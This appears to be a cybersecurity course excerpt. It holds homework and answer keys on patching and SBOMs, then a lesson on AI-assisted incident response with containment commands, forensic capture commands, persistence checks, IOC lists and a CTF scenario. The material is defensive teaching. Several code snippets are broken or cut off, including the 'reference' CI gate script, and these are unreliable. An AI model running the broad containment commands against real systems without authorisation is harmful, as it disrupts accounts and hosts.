## Task 1 — Prioritizer Prompt

**Objective:** Create a prompt that takes any vuln scan output and returns the top 10 patches ranked by (exploitability x asset value).

**Instructions:**

- Must consider KEV list and public PoC presence
- Must output the patch command or upgrade path
- Test on the lab's vuln-scan-results.txt

**Deliverable:** The prompt and a sample output.

## Task 2 — Personal SBOM

**Objective:** Generate an SBOM for a small project of your own.

**Instructions:**

- Use CycloneDX or SPDX tooling (or write the JSON by hand)
- Enrich with known CVEs for the top 5 deps
- Decide which to upgrade

**Deliverable:** An `sbom.json` and a 100-word decision note.

## Task 3 — CI Gate

**Objective:** Write a short CI script that fails the build if any dependency has a CVSS  $\geq 8$  CVE.



**Instructions:**

- Uses `pip-audit` / `npm audit` / `osv-scanner`
- Greps for high severity
- Exits non-zero

**Deliverable:** A `security-gate.sh` you could drop into a CI pipeline.

# Part 1 — Lab Answers

Reference solutions for the lab exercises. Use these only after attempting the exercises yourself.

## Exercise 1 — Vuln Scanner Triage

Top 10 should be dominated by: internet-facing services with CISA KEV entries, followed by authenticated-exploit RCEs on high-value hosts. A CVSS 9.8 on an offline dev VM ranks below a CVSS 7.5 KEV entry on a public-facing app.

## Exercise 2 — SBOM Review

Typical findings: transitive dep with known CVE (e.g., old `log4j`, old `openssl`), abandoned package 3+ years without release, GPL license mixed into MIT-only product.

## Exercise 3 — Dependency Audit

Decision matrix: patch-now for semver-patch fixes, this-sprint for minor bumps with release-note review, risk-accept for major versions blocked by breaking changes (with compensating controls documented).

## Exercise 4 — Patch Inventory

Flag EoL hosts (Win7, Server 2012) and name the replacement. Coverage heatmap: by OS and criticality, target >95% for critical, >90% for high.

## Final Exercise — Weekly Patch Plan

Patch list with owner, change window, rollback method, verification query per patch. A tier-1 ops engineer executes without asking questions.

---

## Part 2 — Homework Answers

Model answers for the homework tasks. Your solution may differ and still be correct.

### Task 1 — Prioritizer Prompt

Must incorporate KEV list, public PoC, and asset value multiplier. Output in rank order with rationale per item.

### Task 2 — Personal SBOM

Real output from `cyclonedx-bom` or `syft`. Enrichment via `osv-scanner` is a bonus.

### Task 3 — CI Gate

```
#!/bin/bash
pip-audit --format json | jq -e ' [.vulnerabilities[] | select(.aliases[]?
 echo "High severity CVE found"; exit 1;
}
```

## **Lesson 08: AI-Driven Incident Response**

# AI-Driven Incident Response

Using AI as your co-pilot to detect, contain, eradicate, and recover from security incidents faster and more effectively.

## What You Will Learn

- IR frameworks (NIST & SANS)
- AI-assisted triage and containment
- Evidence collection with AI documentation
- Post-incident analysis and runbooks

## CTF Challenge

Respond to an active security incident — identify, contain, and eradicate the threat using AI-assisted IR techniques.

⚠ Educational Use Only

Incident response procedures are for authorized security operations and CTF competitions. In real incidents, follow your organization's established IR procedures and legal requirements.

---

# Why AI in Incident Response?

Modern SOC's face alert volumes that overwhelm human analysts. AI transforms IR from a reactive scramble into a structured, accelerated workflow.

- **Speed** — AI can correlate thousands of log entries in seconds, reducing mean time to detect (MTTD)
- **Consistency** — AI follows playbooks without fatigue, ensuring no steps are skipped at 3 AM
- **Context synthesis** — LLMs summarize complex attack chains across multiple data sources simultaneously
- **Documentation** — AI generates real-time incident timelines, reducing post-incident paperwork by hours
- **Knowledge amplification** — Junior analysts gain senior-level reasoning through AI-assisted decision support

**Notes:** AI augments human decision-making — it does not replace the incident commander. Final containment and eradication decisions must have human approval.

# NIST SP 800-61: The Foundation

NIST Special Publication 800-61 Rev. 2 defines the standard incident response lifecycle used across government and industry.

| Phase                               | Purpose                                      | AI Role                                           |
|-------------------------------------|----------------------------------------------|---------------------------------------------------|
| Preparation                         | Build IR capability before incidents occur   | Generate playbooks, train scenarios               |
| Detection & Analysis                | Identify and validate incidents              | Alert correlation, log analysis, severity scoring |
| Containment, Eradication & Recovery | Stop the threat, remove it, restore services | Recommend containment actions, verify eradication |
| Post-Incident Activity              | Learn and improve                            | Root cause analysis, lessons-learned reports      |

Key NIST Principle



IR is a **cycle**, not a one-time event. Lessons from each incident feed back into preparation for the next.

---

# SANS 6-Step IR Process

The SANS Institute breaks IR into six discrete phases — more granular than NIST, making it ideal for operational playbooks.

1. **Preparation** — Policies, tools, team training, communication plans
2. **Identification** — Detect anomalies, validate alerts, determine scope
3. **Containment** — Short-term and long-term isolation of affected systems
4. **Eradication** — Remove root cause: malware, backdoors, compromised credentials
5. **Recovery** — Restore systems, verify integrity, monitor for re-infection
6. **Lessons Learned** — Post-mortem, documentation, process improvements

### **NIST vs SANS**

NIST combines Containment, Eradication, and Recovery into one phase. SANS separates them for clearer operational focus.

### **AI Advantage**

AI can track which phase you are in and provide phase-specific recommendations, preventing analysts from jumping ahead.

---

# Phase 1: Preparation

Effective incident response starts long before the first alert fires. AI accelerates preparation by generating and maintaining IR documentation.

## AI-Assisted Preparation Tasks

- **Playbook generation** — Prompt AI with your infrastructure details to draft IR playbooks for common attack types
- **Asset inventory analysis** — AI parses CMDB exports to identify critical assets and dependencies
- **Tabletop exercise design** — AI generates realistic incident scenarios tailored to your environment
- **Contact list maintenance** — AI cross-references org charts and on-call schedules

```
AI-assisted playbook generation prompt
prompt = """Generate an IR playbook for ransomware incidents targeting
our environment:
- 200 Windows endpoints on 10.0.0.0/16
- Active Directory domain: corp.example.com
- Critical assets: SQL Server (10.0.5.10), File Server (10.0.5.20)
```

- Backup system: Veeam with air-gapped copies

Include: detection signatures, containment steps, eradication checklist, recovery procedures, and communication templates."""

```
response = client.messages.create(
 model="claude-sonnet-4-20250514",
 max_tokens=4096,
```

---

# Phase 2: Identification — AI-Powered Triage

The identification phase is where AI delivers the most immediate value: transforming a flood of alerts into actionable intelligence.

## Alert Classification Pipeline

```
def ai_triage_alert(alert_data):
 """Use AI to classify and prioritize a security alert."""
 prompt = f"""Analyze this security alert and provide:
1. Classification (True Positive / False Positive / Needs Investigation)
2. Severity (Critical / High / Medium / Low)
3. Attack category (MITRE ATT&CK technique if applicable)
4. Recommended immediate actions
5. Related IOCs to search for

Alert Data:
{json.dumps(alert_data, indent=2)}

Context: Enterprise network, 500 employees, Windows/Linux mixed env.
Normal business hours: 08:00-18:00 EST."""
```

**Notes:** Always validate AI triage decisions against your SIEM data. AI may lack context about known maintenance windows or authorized penetration tests.

---

# Severity Assessment Matrix

AI can apply a consistent severity assessment framework to every alert, reducing the variability between analyst shift handoffs.

| Factor              | Critical                     | High                    | Medium            | Low                    |
|---------------------|------------------------------|-------------------------|-------------------|------------------------|
| Data at risk        | PII / financial / classified | Internal sensitive      | Internal general  | Public data            |
| Systems affected    | Domain controller / auth     | Production servers      | Dev/staging       | Individual workstation |
| Lateral movement    | Confirmed spread             | Indicators present      | Possible          | Isolated               |
| Active exfiltration | Confirmed outbound           | Suspicious DNS/HTTP     | Anomalous traffic | None detected          |
| Business impact     | Revenue-generating down      | Major function impaired | Minor disruption  | No impact              |



### **AI Scoring Prompt Pattern**

Feed the matrix to the AI as system context, then provide raw alert data. Ask the AI to score each factor and compute an overall severity with justification.

---

# Real-Time Analysis: Incident Timeline

During an active incident, AI can continuously build and maintain a timeline from multiple log sources. Here is an example of an AI-generated incident timeline:

| Time (UTC) | Source   | Event                                                       | Severity |
|------------|----------|-------------------------------------------------------------|----------|
| 14:23:01   | EDR      | Suspicious PowerShell execution on WS-042                   | Medium   |
| 14:23:18   | AD Logs  | Service account svc_backup authenticates from WS-042        | High     |
| 14:24:05   | Firewall | WS-042 connects to 185.220.101.x:443 (known C2)             | Critical |
| 14:25:33   | EDR      | Mimikatz signature detected in memory on WS-042             | Critical |
| 14:26:10   | AD Logs  | svc_backup queries all domain admin group members           | Critical |
| 14:28:44   | SIEM     | Lateral movement: svc_backup authenticates to SRV-DB-01     | Critical |
| 14:30:02   | DLP      | Large data transfer initiated from SRV-DB-01 to external IP | Critical |

## AI Insight

**Attack pattern identified:** Initial access via compromised workstation → credential harvesting (Mimikatz) → privilege escalation (service account abuse) → lateral movement → data exfiltration. Matches MITRE ATT&CK chain: T1059.001 → T1003.001 → T1078.002 → T1021.002 → T1041.

---

# AI as an IR Co-Pilot: Live Analysis

During an active incident, feed real-time data to AI for continuous analysis and recommendations.

```
class IRCoPilot:
 """AI-driven incident response co-pilot."""

 def __init__(self, client):
 self.client = client
 self.timeline = []
 self.context = []

 def analyze_event(self, event):
 """Analyze a new event in the context of the ongoing incident."""
 self.timeline.append(event)
 prompt = f"""You are an incident response co-pilot assisting a
SOC analyst during an active security incident.

INCIDENT TIMELINE SO FAR:
```

# Phase 3: Containment Strategies

Containment is about stopping the bleeding. AI helps choose the right containment strategy based on the attack type, affected systems, and business impact.

## Short-Term Containment


- Network isolation (VLAN change)
- Firewall block rules
- Account disable/lockout
- Process termination
- DNS sinkhole for C2 domains

## Long-Term Containment

- Rebuild from clean image
- Network segmentation changes
- Credential rotation (bulk)
- Certificate revocation
- Firewall policy hardening

## Critical Decision Point

AI can recommend containment actions, but **a human must authorize execution**. Isolating a production database server has business consequences that AI cannot fully evaluate.



# AI-Assisted Containment Commands

AI generates specific, copy-paste-ready containment commands tailored to the incident context.

## Network Isolation

```
Isolate compromised host via firewall (iptables)
sudo iptables -I FORWARD -s 10.0.1.42 -j DROP
sudo iptables -I FORWARD -d 10.0.1.42 -j DROP
sudo iptables -I INPUT -s 10.0.1.42 -j DROP

Allow only IR team access for forensics
sudo iptables -I INPUT -s 10.0.1.42 -d 10.99.0.0/24 -j ACCEPT

Block C2 domain at DNS level
echo "address=/malicious-c2.example.com/127.0.0.1" >> /etc/dnsmasq.d/ir-blocks.conf
sudo systemctl restart dnsmasq
```

## Account Lockout

```
Disable compromised service account in Active Directory
Disable-ADAccount -Identity "svc_backup"
```

```
Force password reset for potentially compromised accounts
Get-ADGroupMember "Domain Admins" | Set-ADUser -ChangePasswordAtLogon $true

Revoke all active sessions for the compromised user
Revoke-AzureADUserAllRefreshToken -ObjectId (Get-AzureADUser `
 -SearchString "svc_backup").ObjectId
```

---



# AI Containment Decision Engine

Structure AI recommendations as scored options so the incident commander can make informed decisions quickly.

```
def recommend_containment(incident_data):
 prompt = f"""Based on this active incident, recommend containment
strategies ranked by effectiveness and business impact.

INCIDENT SUMMARY:
- Type: {incident_data['type']}
- Affected systems: {incident_data['systems']}
- Current spread: {incident_data['spread_status']}
- Business-critical systems at risk: {incident_data['critical_assets']}
- Current business hours: {incident_data['is_business_hours']}

For each option provide:
| Option | Action | Effectiveness | Business Impact | Risk |

Also provide the exact commands/steps to execute each option."""
```

# Phase 4: Eradication

Eradication removes the root cause of the incident. AI helps ensure nothing is missed by systematically checking for persistence mechanisms.

## AI-Driven Eradication Checklist

```
eradication_prompt = """Given the following incident details, generate
a comprehensive eradication checklist:
```

```
Attack type: Credential theft + lateral movement
```

```
Compromised accounts: svc_backup, jsmith
```

```
Malware found: Mimikatz (memory-resident), Cobalt Strike beacon
```

```
Affected systems: WS-042, SRV-DB-01
```

```
C2 infrastructure: 185.220.101.0/24
```

```
For each item, provide:
```

- Specific check to perform
- Command or tool to use
- How to verify successful eradication
- Common places attackers hide persistence"""

## Common Persistence Locations to Check

- **Scheduled Tasks** — `schtasks /query /fo LIST /v`
  - **Registry Run keys** — `reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
  - **WMI subscriptions** — `Get-WMIObject -Namespace root\subscription -Class __EventFilter`
  - **Services** — `Get-Service | Where-Object {$_.StartType -eq 'Automatic'}`
  - **SSH authorized\_keys** — `find / -name authorized_keys -type f 2>/dev/null`
-

# Phase 5: Recovery

Recovery restores affected systems to normal operation. AI assists with verification procedures and monitoring for re-infection.

## AI-Assisted Recovery Workflow

1. **System restoration** — Rebuild from known-good images or restore from verified backups
2. **Credential rotation** — AI generates a comprehensive list of credentials to reset based on blast radius analysis
3. **Integrity verification** — Compare file hashes against known-good baselines
4. **Monitoring enhancement** — AI generates custom detection rules for re-infection indicators
5. **Staged reconnection** — Bring systems back online incrementally with enhanced monitoring

```
AI-generated YARA rule for post-recovery monitoring
recovery_prompt = """Based on the IOCs from this incident, generate:
1. YARA rules to detect the malware variants observed
2. Sigma rules for the behavioral patterns identified
3. Network signatures (Snort/Suricata) for C2 communication
4. A 30-day enhanced monitoring plan
```

IOCs:

- File hash: a1b2c3d4e5f6... (Cobalt Strike beacon)
  - C2 domains: update.legit-software[.]com, cdn.trusted-host[.]net
  - User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT)
  - Named pipe: \\.\pipe\msse-1234-server""
-

# Evidence Collection & Chain of Custody

Proper evidence handling can make or break a legal case. AI helps document everything meticulously while analysts focus on technical collection.

## AI-Documented Evidence Log

| Evidence ID | Type           | Source  | Collected By | Hash (SHA-256) | Time (UTC) |
|-------------|----------------|---------|--------------|----------------|------------|
| EV-001      | Memory dump    | WS-042  | J. Analyst   | a3f8c2...e91b  | 15:02:33   |
| EV-002      | Disk image     | WS-042  | J. Analyst   | 7b2d41...f03a  | 15:45:10   |
| EV-003      | Network PCAP   | FW-Core | K. Engineer  | d9e1a7...c44f  | 15:12:08   |
| EV-004      | AD event logs  | DC-01   | K. Engineer  | 1f5e83...b27d  | 15:20:55   |
| EV-005      | Malware sample | WS-042  | J. Analyst   | c2a9f1...88e3  | 16:01:22   |

AI Chain of Custody Documentation

AI automatically logs every evidence interaction: who accessed it, when, what tools were used, and hash verification at each step. This creates a defensible audit trail.

---

# Evidence Collection Commands

AI provides the exact forensic collection commands and automatically documents each step with timestamps and hashes.

## Volatile Evidence (Collect First!)

```
Memory acquisition (Linux)
sudo dd if=/dev/mem of=/evidence/mem_dump_$(hostname)_$(date +%s).raw
sha256sum /evidence/mem_dump_*.raw >> /evidence/hashes.txt

Network connections snapshot
ss -tunapeo > /evidence/netstat_$(date +%s).txt
ip route show > /evidence/routes_$(date +%s).txt

Running processes with full details
ps auxef > /evidence/processes_$(date +%s).txt
ls -la /proc/*/exe 2>/dev/null > /evidence/proc_links_$(date +%s).txt
```

## Disk Evidence

```
Create forensic disk image with hash verification
sudo dc3dd if=/dev/sda of=/evidence/disk_image.dd \
```



```
hash=sha256 log=/evidence/dc3dd_log.txt

Verify image integrity
sha256sum /evidence/disk_image.dd
Compare against dc3dd output hash
```

**Notes:** Order of volatility matters: memory first, then network state, then running processes, then disk. AI should enforce this ordering in its recommendations.

---

# Communication Templates: Stakeholder Notifications

AI drafts communication at each stage of the incident, ensuring consistent, professional messaging tailored to each audience.

## Initial Notification (Technical Team)

**Subject:** [IR-2024-042] Active Security Incident - SEVERITY: CRITICAL

**Status:** Active - Containment in progress

**Incident Commander:** Sarah Chen

**Bridge Line:** +1-555-0142 / PIN: 8834

**Summary:** At 14:23 UTC, EDR detected credential theft activity on WS-042. Attacker has obtained svc\_backup credentials and moved laterally to SRV-DB-01. Data exfiltration to external IP confirmed.

**Immediate Actions Taken:** C2 IP blocked at perimeter, svc\_backup account disabled, WS-042 network-isolated.

**Required:** All domain admin accounts — verify your recent logon activity. Report any anomalies to IR bridge immediately.

---

# Communication Templates: Executive & Legal

## Executive Briefing (AI-Drafted)

**Subject:** Security Incident Briefing - Action Required

A security incident involving unauthorized access to an internal database server was detected today at 2:23 PM. The security team has contained the threat and is working to determine the full scope of impact. Customer-facing services remain operational.

**Business impact:** Internal database server temporarily offline for forensic analysis. Estimated restoration: 4-6 hours.

**Customer impact:** Under investigation. Preliminary analysis suggests customer PII may have been accessed.

**Next update:** 6:00 PM today or sooner if status changes.

## Legal / Compliance Notification

**Regulatory consideration:** If PII exposure is confirmed, GDPR Article 33 requires notification to supervisory authority within **72 hours** of becoming aware. AI should flag applicable notification deadlines based on data types and jurisdictions involved.

---

# AI-Assisted Communication Generator

```
def generate_ir_communication(incident, audience, phase):
 """Generate audience-appropriate incident communications."""
 prompt = f"""Draft an incident response communication for:

Audience: {audience} # "technical", "executive", "legal", "customers"
IR Phase: {phase} # "detection", "containment", "eradication", "recovery"

Incident Details:
- ID: {incident['id']}
- Type: {incident['type']}
- Severity: {incident['severity']}
- Affected systems: {incident['systems']}
- Data at risk: {incident['data_types']}
- Current status: {incident['status']}
- Business impact: {incident['business impact']}
```

# Phase 6: Lessons Learned

The most frequently skipped IR phase is also the most valuable. AI ensures thorough post-incident analysis by structuring the review process.

## AI-Driven Root Cause Analysis

```
rca_prompt = ""Perform a root cause analysis for this security incident.
Use the "5 Whys" technique and provide a fishbone (Ishikawa) diagram
structure.
```

```
INCIDENT TIMELINE:
```

```
{full_timeline}
```

```
ATTACK CHAIN:
```

1. Phishing email delivered to jsmith@corp.example.com
  2. User clicked link, downloaded malicious macro document
  3. Macro executed PowerShell downloader
  4. Cobalt Strike beacon established C2 channel
  5. Mimikatz extracted svc\_backup credentials from memory
  6. Lateral movement to SRV-DB-01 via SMB
  7. Database export and exfiltration via HTTPS to external IP
-



# Root Cause Analysis: 5 Whys Example

AI applies structured analytical frameworks to produce actionable findings from incident data.

| Level | Question                                                 | Answer                                                                       |
|-------|----------------------------------------------------------|------------------------------------------------------------------------------|
| Why 1 | Why was data exfiltrated?                                | Attacker had database access via svc_backup credentials                      |
| Why 2 | Why did the attacker have those credentials?             | Mimikatz extracted them from WS-042 memory                                   |
| Why 3 | Why were privileged credentials cached on a workstation? | svc_backup had interactive logon rights and was used for manual backup tasks |
| Why 4 | Why was a service account used interactively?            | No PAM solution; team used shared credentials for convenience                |
| Why 5 | Why was there no PAM solution?                           | PAM project was deprioritized in Q2 budget cycle                             |

Root Cause

**Technical:** Privileged service account with interactive logon rights cached on standard workstation. **Process:** Lack of privileged access management controls. **Recommendation:** Deploy PAM, enforce credential tiering, remove interactive logon for service accounts.

---

# Lessons Learned Documentation

AI generates comprehensive post-incident reports that capture institutional knowledge and drive security improvements.

```
lessons_prompt = """Generate a Lessons Learned report for incident
IR-2024-042 using this structure:
```

- ```
1. EXECUTIVE SUMMARY (3-4 sentences)  
2. INCIDENT METRICS  
   - Time to detect (TTD)  
   - Time to contain (TTC)  
   - Time to eradicate (TTE)  
   - Time to recover (TTR)  
   - Total incident duration  
3. WHAT WENT WELL  
4. WHAT NEEDS IMPROVEMENT  
5. ACTION ITEMS (owner, priority, deadline)  
6. DETECTION GAP ANALYSIS  
7. UPDATED RISK ASSESSMENT
```

Key Metrics from Our Example Incident

TTD: 7 minutes | TTC: 12 minutes | TTE: 4.5 hours | TTR: 18 hours | Total: 23 hours

Industry average for similar incidents without AI: TTD: 197 days. AI-assisted IR can compress timelines by orders of magnitude.

Building IR Runbooks with AI

IR runbooks are step-by-step procedures for specific incident types. AI can generate, maintain, and improve runbooks based on lessons learned from actual incidents.

Runbook Structure

runbook:

name: "Ransomware Response"

version: 2.3

last_updated: "2024-11-15"

author: "IR Team + AI Assistant"

severity_default: "Critical"

triggers:

- "EDR alert: ransomware behavior detected"
- "Multiple file extension changes in short period"
- "Ransom note file detected (README.txt, DECRYPT_FILES.html)"

immediate_actions:

- step: "Isolate affected system from network"
command: "netsh advfirewall set allprofiles state on"
-

AI Runbook Generator

```
def generate_runbook(incident_type, environment):  
    """Generate a tailored IR runbook for a specific incident type."""  
    prompt = f"""Create a detailed IR runbook for: {incident_type}
```

Environment context:

```
{json.dumps(environment, indent=2)}
```

The runbook must include:

1. TRIGGERS - What alerts/events activate this runbook
2. SEVERITY CLASSIFICATION - How to determine initial severity
3. IMMEDIATE ACTIONS (first 15 minutes)
4. INVESTIGATION STEPS (with specific commands for our OS mix)
5. CONTAINMENT OPTIONS (ranked by impact)
6. ERADICATION CHECKLIST
7. RECOVERY PROCEDURES

Notes: AI-generated runbooks should be reviewed by senior IR staff and tested in tabletop exercises before being approved for production use.

Runbook Library: Common Incident Types

Build a library of AI-generated runbooks covering your most common and most critical incident types.

Incident Type	Typical Severity	Key Containment Action	AI Value-Add
Ransomware	Critical	Network isolation	Variant ID, decryptor search
Phishing (credential theft)	High	Password reset, session revoke	Analyze phishing kit, find other victims
Insider threat	High	Account suspension	Behavioral analysis, data access audit
DDoS attack	High	Traffic filtering, CDN scaling	Traffic pattern analysis, source attribution
Supply chain compromise	Critical	Vendor isolation, dependency audit	Impact blast radius analysis

Incident Type	Typical Severity	Key Containment Action	AI Value-Add
Data exfiltration	Critical	Egress blocking	Data classification, scope assessment
Cryptomining	Medium	Process termination	Identify entry point, check for persistence

Integrating AI into Your IR Workflow

Practical architecture for embedding AI into your existing incident response tools and processes.

Integration Points

- **SIEM → AI** — Forward high-fidelity alerts for AI triage and enrichment
- **SOAR → AI** — AI generates containment playbook steps, SOAR orchestrates execution
- **Ticketing → AI** — AI updates incident tickets with analysis, timeline entries, and status changes
- **Chat/Bridge → AI** — AI bot on the IR bridge provides real-time analysis and answers questions
- **Evidence Platform → AI** — AI maintains chain of custody logs and generates forensic reports

Architecture Principle

AI should be **in the loop** (providing recommendations) not **on the loop** (making autonomous decisions). All containment and eradication actions require human approval before execution.

Notes: Start small: integrate AI triage first, measure improvement in MTTD/MTTC, then expand to other IR phases.

IR Playbook Snippet: Phishing Response

A condensed example of an AI-generated IR playbook for a phishing incident with credential compromise.

```
playbook: phishing_credential_compromise
phase: identification
steps:
  - action: "Extract IOCs from reported phishing email"
    ai_prompt: |
      Analyze this email header and body. Extract:
      - Sender IP and domain (check SPF/DKIM/DMARC)
      - All URLs (defang them)
      - Attachment hashes
      - Social engineering technique used
    output: ioc_list

  - action: "Search for other recipients"
    command: |
      # Exchange Online
```

Handling AI Limitations in IR

AI is a powerful tool but has critical limitations that must be understood during incident response.

AI Limitations

- **Hallucination risk** — AI may generate plausible but incorrect IOCs or commands
- **Context window limits** — Large log volumes may exceed token limits
- **No real-time access** — AI cannot query your SIEM directly (without tool use)
- **Stale threat intel** — Training data has a knowledge cutoff
- **Confidentiality** — Sending sensitive incident data to cloud AI has privacy implications

Mitigations

- **Verify all commands** before execution
- **Chunk large logs** and summarize iteratively
- **Use tool/function calling** to give AI safe access to systems
- **Supplement with live threat feeds**
- **Use local/private AI models** for sensitive incidents

Notes: For classified or highly sensitive incidents, consider running local LLMs (Llama, Mistral) that keep all data on-premises. The trade-off is reduced capability vs. full data sovereignty.

CTF Challenge: Active Incident Response

You are the on-call SOC analyst. An active security incident has been detected. Use AI-assisted IR techniques to respond.

Scenario

At 02:17 UTC, your SIEM fires multiple alerts. A workstation (WS-117, user: mwilliams) is exhibiting the following behaviors:

- PowerShell executing base64-encoded commands
- DNS queries to `x8f2.update-service[.]xyz` every 60 seconds (beaconing)
- SMB connections to three file servers: FS-01, FS-02, FS-03
- Windows Event Log cleared on WS-117
- New scheduled task created: "SystemHealthCheck" running every 5 minutes

- Large ZIP file (2.3 GB) copied to WS-117 from FS-02
-

CTF Challenge: Your Mission

Tasks

1. **Identification** — Use AI to analyze the alert data. Classify the incident type, determine severity, and map to MITRE ATT&CK techniques
2. **Timeline** — Construct a detailed incident timeline from the provided log data using AI assistance
3. **Containment** — Propose and justify at least 3 containment actions with exact commands. Rank them by priority
4. **Evidence** — List all evidence to collect, in order of volatility. Provide collection commands and chain-of-custody entries
5. **Communication** — Draft notifications for: (a) the IR team, (b) the CISO, and (c) the affected user's manager
6. **Eradication Plan** — Detail how you would eradicate the threat, including persistence mechanism checks
7. **Lessons Learned** — Write a preliminary post-incident report with root cause hypothesis and 3 improvement recommendations

Scoring Criteria

Completeness (all IR phases addressed) | **Technical accuracy** (valid commands and techniques) | **AI utilization** (effective prompting) | **Communication quality** (audience-appropriate messaging) | **Documentation** (evidence handling and chain of custody)

CTF Hint: MITRE ATT&CK Mapping

Map each observed behavior to MITRE ATT&CK techniques to understand the full attack chain.

Observed Behavior	MITRE Technique	Tactic
Base64-encoded PowerShell	T1059.001	Execution
DNS beaconing to suspicious domain	T1071.004	Command & Control
SMB connections to file servers	T1021.002	Lateral Movement
Event log cleared	T1070.001	Defense Evasion
Scheduled task persistence	T1053.005	Persistence
Large file staging	T1074.001	Collection

Attack Stage Assessment

The attacker is in the **Collection / Exfiltration preparation** stage. The 2.3 GB ZIP file indicates data staging before exfiltration. **Containment is urgent** — you may still prevent data leaving the network.

Key Takeaways

- **IR frameworks provide structure** — NIST SP 800-61 and SANS 6-step processes ensure no phase is skipped, even under pressure
- **AI excels at triage speed** — Automated alert classification and severity scoring reduce MTTD from hours to minutes
- **Containment requires human judgment** — AI recommends actions; humans authorize them based on business context
- **Evidence integrity is non-negotiable** — AI documentation ensures chain of custody is maintained even during chaotic incidents
- **Communication is an IR skill** — AI drafts audience-appropriate notifications so analysts can focus on technical response
- **Runbooks capture knowledge** — AI-generated runbooks encode lessons learned into repeatable, testable procedures
- **Post-incident analysis drives improvement** — AI-powered root cause analysis and lessons learned create a continuous improvement cycle

Next Lesson

Lesson 09 will cover **AI-Powered Threat Hunting** — proactively searching for threats that evade automated detection using AI-driven hypothesis generation and investigation.

AI-Driven Incident Response

Combining established IR frameworks with AI-powered analysis to detect, contain, and recover from security incidents faster.

Why AI Enhances Incident Response

Security operations centers face a relentless volume of alerts. The average SOC receives over 10,000 alerts per day, yet analyst teams can realistically investigate only a fraction of them. This gap between signal volume and human capacity is where incidents slip through. Attackers know this; many offensive playbooks rely on burying malicious activity inside a flood of benign noise.

AI fundamentally changes this equation. Large language models can triage thousands of alerts in seconds, correlate indicators of compromise (IOCs) across disparate log sources, draft containment actions, and generate post-incident reports that would take a human analyst hours to write. The key advantages are:

- **Speed:** AI reduces mean-time-to-detect (MTTD) and mean-time-to-respond (MTTR) by automating the most time-consuming phases of the IR lifecycle.
- **Consistency:** AI applies the same analytical rigor to alert number 10,000 as it does to alert number 1. Human fatigue does not degrade its performance.
- **Scalability:** A single AI-augmented analyst can handle the workload that previously required an entire team.
- **Knowledge synthesis:** LLMs can instantly cross-reference IOCs against known threat intelligence, map TTPs to MITRE ATT&CK, and surface relevant context from prior incidents.

AI does not replace the incident responder. It amplifies them. The human provides judgment, authorization, and institutional context; the AI handles speed, breadth, and tireless execution of repetitive analytical tasks.

The NIST SP 800-61 IR Framework

The National Institute of Standards and Technology published SP 800-61 (Computer Security Incident Handling Guide) as the foundational reference for incident response. It defines four phases:

1. **Preparation:** Establishing policies, plans, tools, and training before incidents occur. This includes building playbooks, setting up communication channels, and ensuring logging infrastructure is in place.
2. **Detection and Analysis:** Identifying that an incident has occurred, determining its scope, and classifying its severity. This is where alert triage, log analysis, and IOC correlation happen.
3. **Containment, Eradication, and Recovery:** Stopping the incident from spreading, removing the attacker's foothold, and restoring systems to normal operation.
4. **Post-Incident Activity:** Documenting lessons learned, updating playbooks, and tracking metrics to improve future response.

NIST emphasizes that these phases are not strictly linear. Detection may trigger immediate containment actions, and post-incident findings often feed back into improved preparation. The framework is a cycle, not a waterfall.

The SANS 6-Step IR Process

The SANS Institute expands the NIST model into six discrete steps, which provide more granular guidance for practitioners:

1. **Preparation** — Build the IR team, establish policies, deploy tools
2. **Identification** — Detect and validate the incident
3. **Containment** — Limit the blast radius
4. **Eradication** — Remove the threat actor and persistence mechanisms
5. **Recovery** — Restore systems and verify integrity
6. **Lessons Learned** — Document findings and improve processes

The primary difference from NIST is that SANS treats containment, eradication, and recovery as three separate phases rather than one combined phase. This distinction is practically useful because each step has different tools, decision criteria, and risk profiles. We will walk through all six phases below.

Phase 1: Preparation

Preparation is the foundation that determines whether your team fumbles or executes when an incident strikes. Key deliverables include:

- **Incident Response Plan (IRP):** A formal document defining roles, escalation paths, severity classifications, and communication procedures.
- **Playbooks:** Step-by-step runbooks for common incident types (ransomware, data exfiltration, phishing compromise, DDoS).
- **Communication Templates:** Pre-drafted notifications for executives, legal, customers, and regulators. During an active incident, writing from scratch wastes precious time.
- **Tooling:** EDR agents deployed, SIEM ingesting logs, forensic workstations imaged, network capture capability tested.

```
# IR checklist template generator
ir_checklist = {
    "preparation": [
        "IR plan reviewed and approved within last 90 days",
        "Contact list (legal, exec, PR, law enforcement) verified",
        "Playbooks exist for: ransomware, phishing, data breach, DDoS",
        "Forensic toolkit tested: disk imaging, memory capture, log export",
        "Communication templates drafted for each severity level",
        "Tabletop exercise conducted within last 6 months",
    ],
    "detection_tools": [
        "SIEM receiving logs from all critical systems",
        "EDR deployed on all endpoints",
        "Network IDS/IPS active and tuned",
        "Threat intel feeds integrated into alert pipeline",
    ],
}

def print_checklist(checklist: dict) -> None:
    for phase, items in checklist.items():
        print(f"\n=== {phase.upper().replace('_', ' ')} ===")
        for item in items:
            print(f"  [ ] {item}")
```

Phase 2: Detection and Identification

Detection is where most IR processes begin in practice. Alerts arrive from SIEM rules, EDR detections, user reports, or external notifications (threat intel partners, law enforcement). The challenge is separating real incidents from false positives and determining severity quickly.

AI-assisted detection focuses on three areas:

- **Alert Triage:** An LLM can consume a batch of raw alerts and classify them by likelihood of being true positives, grouping related alerts into clusters.
- **Indicator Correlation:** Given a suspicious IP, hash, or domain, AI can cross-reference it against threat intelligence databases, historical logs, and known attack patterns.
- **Contextual Analysis:** AI can explain what a detection rule triggered on, what the normal baseline looks like, and why this event is anomalous.

```
import re
from datetime import datetime

def extract_iocs(text: str) -> dict:
    """Extract indicators of compromise from unstructured text."""
    iocs = {
        "ipv4": re.findall(
            r'\b(?:\d{1,3}\.){3}\d{1,3}\b', text
        ),
        "domains": re.findall(
            r'\b(?:[a-zA-Z0-9-]+\.[a-zA-Z]{2,})\b', text
        ),
        "md5": re.findall(r'\b[a-fA-F0-9]{32}\b', text),
        "sha256": re.findall(r'\b[a-fA-F0-9]{64}\b', text),
        "emails": re.findall(
            r'\b[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Z|a-z]{2,}\b', text
        ),
        "cves": re.findall(r'CVE-\d{4}-\d{4,7}', text),
    }
    # Deduplicate each list
    return {k: list(set(v)) for k, v in iocs.items() if v}

# Example usage with a threat report excerpt
